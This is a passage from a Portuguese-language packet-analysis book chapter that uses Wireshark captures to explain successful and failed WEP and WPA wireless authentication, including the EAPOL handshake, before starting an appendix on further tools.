




Figura 13.11 – O WAP envia um texto de desafio para o cliente wireless.

O cliente wireless responde, conforme exibido na Figura 13.12, descriptografando o texto de desafio u com a chave WEP e devolvendo-o para o WAP no pacote 4. A chave WEP foi fornecida pelo usuário na tentativa de conexão com a rede wireless.

O WAP responde para o cliente wireless no pacote 5, conforme vemos na Figura 13.13. A resposta contém uma notificação informando que o processo de autenticação foi bem-sucedido u.



*Figura 13.12 – O cliente wireless envia o texto de desafio descriptografado de volta ao WAP.*



*Figura 13.13 – O WAP alerta o cliente de que a autenticação foi bem-sucedida.*

Por fim, após a autenticação com sucesso, o cliente pode transmitir uma requisição de associação, receber uma confirmação e concluir o processo de conexão, como mostra a Figura 13.14.

No.	Time	Source	Destination	Protocol	Length	Channel	Signal strength (dBm)	Data rate	Info
6	0.052565	Apple_78:6c:9c	Netgear_ab:96:16	802.11	110	1	-48 1	-	Association Request, SN=101, FN=0, Flags=.....c, SSID=DENVEROFFICE
7	0.053902	Netgear_ab:96:16	Apple_78:6c:9c	802.11	119	1	-17 1	-	Association Response, SN=6, FN=0, Flags=.....c

*Figura 13.14 – O processo de autenticação é seguido de dois pacotes simples de requisição e de resposta de associação.*

## Autenticação WEP com falha

Em nosso próximo exemplo, um usuário fornece uma chave WEP para se conectar a um WAP. Após vários segundos, o utilitário do cliente wireless informa que foi incapaz de se conectar com a rede wireless, mas não informa o motivo. O arquivo resultante está em *3e80211\_WEPauthfail.pcapng*.

Como na tentativa com sucesso, essa comunicação começa com o WAP enviando o texto de desafio para o cliente wireless no pacote 3. No pacote 4, o cliente wireless envia sua resposta usando a chave WEP fornecida pelo usuário.

Nesse ponto, esperaríamos ver uma notificação informando que a autenticação foi um sucesso, mas observamos algo diferente no pacote 5, como mostra a Figura 13.15 u.




Figura 13.15 – Esta mensagem nos informa que a autenticação não foi bem-sucedida.

Essa mensagem nos informa que a resposta do cliente wireless ao texto de desafio estava incorreta e sugere que a chave WEP do cliente usada para descriptografar o texto também deve estar incorreta. Como resultado, o processo de conexão falhou. Uma nova tentativa deve ser feita com a chave WEP apropriada.

## Autenticação WPA com sucesso

O WPA utiliza um mecanismo de autenticação bem diferente do WEP, mas ainda depende de o usuário fornecer uma chave ao cliente wireless para se conectar com a rede. Um exemplo de uma autenticação WPA bem-sucedida se encontra no arquivo *3e80211\_WPAuth.pcapng*.

O primeiro pacote desse arquivo é um broadcast de beacon pelo WAP. Expanda o cabeçalho 802.11 desse pacote, observe a seção de parâmetros com tags e expanda o cabeçalho Vendor Specific (Específico de fornecedor), como mostra a Figura 13.16. Você deverá ver uma seção dedicada aos atributos de WPA do WAP u. Esses dados nos permitem saber a versão e a implementação de WPA que um WAP aceita, se houver.




Figura 13.16 – Esse beacon nos permite saber que o WAP aceita autenticação com WPA.


Depois que o beacon é recebido, o cliente wireless (ac:cf:5c:78:6c:9c) faz broadcast de uma requisição de sondagem (probe) no pacote 2 que é recebido pelo WAP (28:c6:8e:ab:96:16); este responde no pacote 3. Depois disso, requisições e respostas de autenticação e de associação são geradas entre o cliente wireless e o WAP nos pacotes de 4 a 7. Estes são semelhantes aos pacotes de autenticação e associação que vimos no exemplo anterior com WEP, mas não há nenhum desafio nem resposta nesse caso. Essa troca ocorre em seguida.

A situação realmente começa a ficar interessante no pacote 8. É nesse ponto que o handshake WPA tem início, prosseguindo até o pacote 11. Durante o handshake, o desafio e a resposta WPA ocorrem, como vemos na Figura 13.17.

No.	Time	Source	Destination	Protocol	Length	Channel	Signal strength (dBm)	Data rate	Info
8 0...		Netgear_ab:96:16	Apple_78:6c:9c	EAPOL	157	1	-18 24		Key (Message 1 of 4)
9 0...		Apple_78:6c:9c	Netgear_ab:96:16	EAPOL	183	1	-42 1		Key (Message 2 of 4)
10 0...		Netgear_ab:96:16	Apple_78:6c:9c	EAPOL	181	1	-18 36		Key (Message 3 of 4)
11 0...		Apple_78:6c:9c	Netgear_ab:96:16	EAPOL	157	1	-42 1		Key (Message 4 of 4)

*Figura 13.17 – Estes pacotes fazem parte do handshake WPA.*

Há dois desafios e respostas. Cada um pode ser combinado com o outro de acordo com o campo Replay Counter (Contador de repetição) no cabeçalho 802.1x Authentication (Autenticação 802.1x), como vemos na Figura 13.18.



*Figura 13.18 – O campo Replay Counter (Contador de repetição) nos ajuda a combinar desafios e respostas.*

Observe que o valor de Replay Counter para os dois primeiros pacotes do handshake é 1 e para os dois próximos pacotes do handshake é 2 v.

Depois que o handshake WPA é concluído e a autenticação é feita com sucesso, os dados

começam a ser transferidos entre o cliente wireless e o WAP.

**NOTA** *Esse exemplo é proveniente de um WAP usando WPA com criptografia TKIP. O TKIP é apenas um método para criptografar dados em WLANs. Há muitos outros tipos de criptografia, e diferentes pontos de acesso aceitarão técnicas distintas. Um WAP usando um método de criptografia ou uma versão de WPA diferentes provavelmente exibirá características diferentes no nível de pacotes. Você pode ler o documento RFC relacionado à tecnologia em uso para decifrar melhor como deve ser a aparência da sequência de conexão.*

## Autenticação WPA com falha

Assim como no WEP, veremos o que acontece quando um usuário fornece uma chave WPA e o utilitário do cliente wireless informa que foi incapaz de se conectar com a rede wireless sem informar qual foi o problema. O arquivo resultante está em *3e80211\_WPAauthfail.pcapng*.

O arquivo de captura começa de forma idêntica ao arquivo que mostra uma autenticação WPA com sucesso e inclui requisições de sondagem (probe), autenticação e associação. O handshake WPA tem início no pacote 8, porém nesse caso há oito pacotes de handshake em vez dos quatro que vimos na tentativa de autenticação bem-sucedida.

Os pacotes 8 e 9 representam os dois primeiros pacotes vistos no handshake WPA. Contudo, nesse caso, o texto de desafio enviado de volta para o WAP pelo cliente está incorreto. Como resultado, a sequência é repetida nos pacotes 10 e 11, 12 e 13, e 14 e 15, como vemos na Figura 13.19. As requisições e respostas podem ser pareadas usando o valor de Replay Counter (Contador de repetição).

No.	Time	Source	Destination	Protocol	Length	Channel	Signal strength (dBm)	Data rate	Info
8	0.073773	Netgear_ab:96:16	Apple_78:6c:9c	EAPOL	157	1	-18	24	Key (Message 1 of 4)
9	0.076510	Apple_78:6c:9c	Netgear_ab:96:16	EAPOL	183	1	-30	1	Key (Message 2 of 4)
10	1.074290	Netgear_ab:96:16	Apple_78:6c:9c	EAPOL	157	1	-19	24	Key (Message 1 of 4)
11	1.076573	Apple_78:6c:9c	Netgear_ab:96:16	EAPOL	183	1	-32	1	Key (Message 2 of 4)
12	2.075292	Netgear_ab:96:16	Apple_78:6c:9c	EAPOL	157	1	-18	36	Key (Message 1 of 4)
13	2.077610	Apple_78:6c:9c	Netgear_ab:96:16	EAPOL	183	1	-29	1	Key (Message 2 of 4)
14	3.077211	Netgear_ab:96:16	Apple_78:6c:9c	EAPOL	157	1	-18	48	Key (Message 1 of 4)
15	3.079537	Apple_78:6c:9c	Netgear_ab:96:16	EAPOL	183	1	-32	1	Key (Message 2 of 4)

*Figura 13.19 – Os pacotes EAPoL (Extensible Authentication Protocol over LAN, ou Protocolo de Autenticação Extensível sobre LAN) adicionais neste caso sinalizam a autenticação WPA com falha.*

Depois que as tentativas do processo de handshake foram feitas e falharam quatro vezes, a comunicação é encerrada. Como mostra a Figura 13.20, o cliente wireless encerra a autenticação junto ao WAP no pacote 16 u.




Figura 13.20 – Após falhas no handshake WPA, o cliente encerra a autenticação.

## Considerações finais

Embora redes wireless ainda sejam consideradas, de certo modo, não seguras, a menos que uma variedade de mecanismos adicionais de segurança esteja implantada, essa preocupação não reduziu a velocidade de suas implantações em diversos ambientes organizacionais. À medida que a comunicação sem fio passa a ser a norma, é essencial queせjamos capazes de capturar e analisar dados de redes wireless, assim como de redes cabeadas. As habilidades e os conceitos ensinados neste capítulo não são de forma alguma exaustivos, mas devem oferecer um ponto de partida para compreender as complexidades da resolução de problemas em redes wireless usando análise de pacotes.



# A

## LEITURA COMPLEMENTAR



Embora a principal ferramenta usada neste livro tenha sido o Wireshark, uma grande quantidade de ferramentas adicionais será conveniente quando você estiver conduzindo análise de pacotes – seja para uma resolução de problemas em geral, redes lentas, problemas de segurança ou redes wireless. Este apêndice lista algumas ferramentas úteis para análise de pacotes, além de outros recursos para aprendizado.

### Ferramentas para análise de pacotes

Vamos ver algumas das ferramentas que considero úteis para análise de pacotes.

#### CloudShark

